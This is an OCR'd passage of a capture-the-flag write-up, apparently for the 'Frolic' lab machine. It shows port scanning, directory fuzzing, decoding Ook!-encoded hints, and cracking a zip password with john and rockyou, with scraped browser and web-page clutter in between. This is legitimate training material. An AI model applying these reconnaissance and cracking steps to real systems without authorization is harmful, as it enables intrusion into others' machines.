

Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.111
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 14:02 IST
Nmap scan report for 10.10.10.111
Host is up (0.21s latency).
Not shown: 62393 closed tcp ports (reset), 3137 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
|   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
|_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
1880/tcp open  http        Node.js (Express middleware)
|_http-title: Node-RED
9999/tcp open  http        nginx 1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.10.3 (Ubuntu)
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h49m58s, deviation: 3h10m30s, median: 0s
|_nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: frolic
|   NetBIOS computer name: FROLIC\x00
|   Domain name: \x00
|   FQDN: frolic
|_  System time: 2024-08-01T14:03:57+05:30
| smb2-time:
|   date: 2024-08-01T08:33:56
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
```

2) Checked the websites







3) It runs node red

Node-RED

Computer program

Node-RED is a flow-based, low-code development tool for visual programming developed originally by IBM for wiring together hardware devices, APIs and online services as part of the Internet of things. Node-RED provides a web browser-based flow editor, which can be used to create JavaScript functions. Wikipedia

Developer(s): JS Foundation

Initial release: 2013

License: Apache License 2.0


Platform: Node.js

Stable release: 3.1.9 / April 11, 2024; 3 months ago


Written in: JavaScript

4) Found more pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u 'http://10.10.10.111:9999/FUZZ' -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.111:9999/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 637, Words: 79, Lines: 29, Duration: 212ms]
admin                   [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 196ms]
test                    [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 282ms]
dev                     [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 208ms]
backup                  [Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 184ms]
```



5) Found credentials in script




Mozilla Firefox
Node-RED : forlic.htb
10.10.10.111:9999/admin/s
10.10.10.111:9999/admin/success.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
React App


dcode.fr/ook-language
Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'
BROWSE THE FULL DCODE TOOLS' LIST
Results
Input: ++++++++[->+...-.<
Arg:
Output:
Nothing here check /asdiSIAJJ0QWE9JAS
Memory Dump: [index] = char (ASCII code)
[0] = (0)
[1] = (10)
pointer = 0
CIS Hardened Images
Pre-hardened virtual images for extra security.
LEARN MORE
CIS
OOK!
Informatics › Programming Language › Ook!
OOK! INTERPRETER
OOK! BINARY CODE TO INTERPRET
ARGUMENT
SHOW MEMORY STATE
EXECUTE
See also: Brainfuck
OOK! ENCODER
PLAINTEXT TO CODE IN OOK!
SHORT CODE GENERATION (NO OOK)
ADD A SPACE SEPARATOR
ENCRYPT
See also: Brainfuck
Summary
Ook! Interpreter
Ook! Encoder
What is Ook? (Definition)
How to encrypt using Ook! code?
How to decrypt Ook! code?
How to recognize Ook coded text?
Similar pages
Brainfuck
LOLCODE Language
Whitespace Language
Blub!
Pikalang
ReverseFuck
Javascript Keycodes
DCODE'S TOOLS LIST
Support
Paypal
Patreon
More
Forum/Help
DISCORD
Keywords
ook, brainfuck, interpreter, compiler, orang, utan, ok,


(vigneswar㉿VigneswarPC)-[~]
$ cat file
UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBrAyw0tdliKb40RrXpBgn/uoTj
lurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lsUsAAAAGkC
AAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAAAABAAAAABQSwUG
AAAAAAEAAQBPAAAAAwEAAAAA

(vigneswar㉿VigneswarPC)-[~]
$ cat file | base64 -d
PK É7M#◆[◆i index.phpUT ◆|◆[◆|◆[ux
^D◆J◆s◆h◆)◆P◆n
◆◆Ss◆Jw$◆◆4◆◆´k◆z◆◆UÛ◆+X◆◆P◆◆ŋ◆◆л◆x_◆N◆[◆◆◆S◆◆8◆◆◆◆J2S◆×◆DЙ}◆8dTQk◆◆◆◆◆◆j_◆◆◆◆◆'xc◆◆ѫt◆◆75Q◆
◆◆◆k,4◆◆b)◆4F◆◆ ◆◆◆◆◆◆◆◆&q2o◆WV◆9P#◆[◆iPK É7M#◆[◆i ◆◆index.phpUT◆|◆[ux
PKO

(vigneswar㉿VigneswarPC)-[~]
$ cat file | base64 -d | tee file
PK É7M#◆[◆i index.phpUT ◆|◆[◆|◆[ux
^D◆J◆s◆h◆)◆P◆n
◆◆Ss◆Jw$◆◆4◆◆´k◆z◆◆UÛ◆+X◆◆P◆◆ŋ◆◆л◆x_◆N◆[◆◆◆S◆◆8◆◆◆◆J2S◆×◆DЙ}◆8dTQk◆◆◆◆◆◆j_◆◆◆◆◆'xc◆◆ѫt◆◆75Q◆
◆◆◆k,4◆◆b)◆4F◆◆ ◆◆◆◆◆◆◆◆&q2o◆WV◆9P#◆[◆iPK É7M#◆[◆i ◆◆index.phpUT◆|◆[ux
PKO

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ zip2john file > hash
ver 2.0 efh 5455 efh 7875 file/index.php PKZIP Encr: TS_chk, cmplen=176, decmplen=617, crc=145BFE23 ts=89C3 cs=89c3 type=8

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (file/index.php)
1g 0:00:00:00 DONE (2024-08-01 15:03) 20.00g/s 327680p/s 327680c/s 327680C/s 123456..christal
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ unzip file
Archive:  file
[file] index.php password:
  inflating: index.php

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat index.php
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b7973725046306750697372 4b7973674b7973724b7973674c6a77720d0a
4b7973675779302b4b7973674b7a78645069734b4b7973755043736 74b7974624c5434674c5330745046306750693074 4c5330674c5330754c5330674c5330744c5330674c6a77724b7973670d0a
4b3173745069736 74b7973725046306750697372 4b7934675043737 24b3173674c5434744c53304b5046302b4c5330674c6a77724b7973675779302b4b7973674b7a7864506973674c6930740d0a
4c5334675043737 24b3173674c5434744c5330675046302b4c5330674c5330744c5334675043737 24b7973675779302b4b7973674b7973385854344b4b7973754c6a776743673d3d0d0a
┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

Recipe

From Hex

Delimiter: None

From Base64

Alphabet: A-Za-z0-9+/=

Remove non-alphabet chars Strict mode


Input

```
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b7973725046306750697372 4b7973674b
7934744c5330674c5330754b7973674b7973724b7973674c6a77720d0a4b7973675779302b4b7973674b7a78645069734b
4b7973755043736 74b7974624c5434674c5330745046306750693074 4c5330674c5330754c5330674c5330744c5330674c
6a77724b7973670d0a4b3173745069736 74b7973725046306750697372 4b7934675043737 24b3173674c5434744c53304b
5046302b4c5330674c6a77724b7973675779302b4b7973674b7a7864506973674c6930740d0a4c5334675043737 24b3173
674c5434744c5330675046302b4c5330674c5330744c5334675043737 24b7973675779302b4b7973674b7973385854344b
4b7973754c6a776743673d3d0d0a
```


ABC 616 1 0→595 (595 selected) Raw Bytes LF


Output

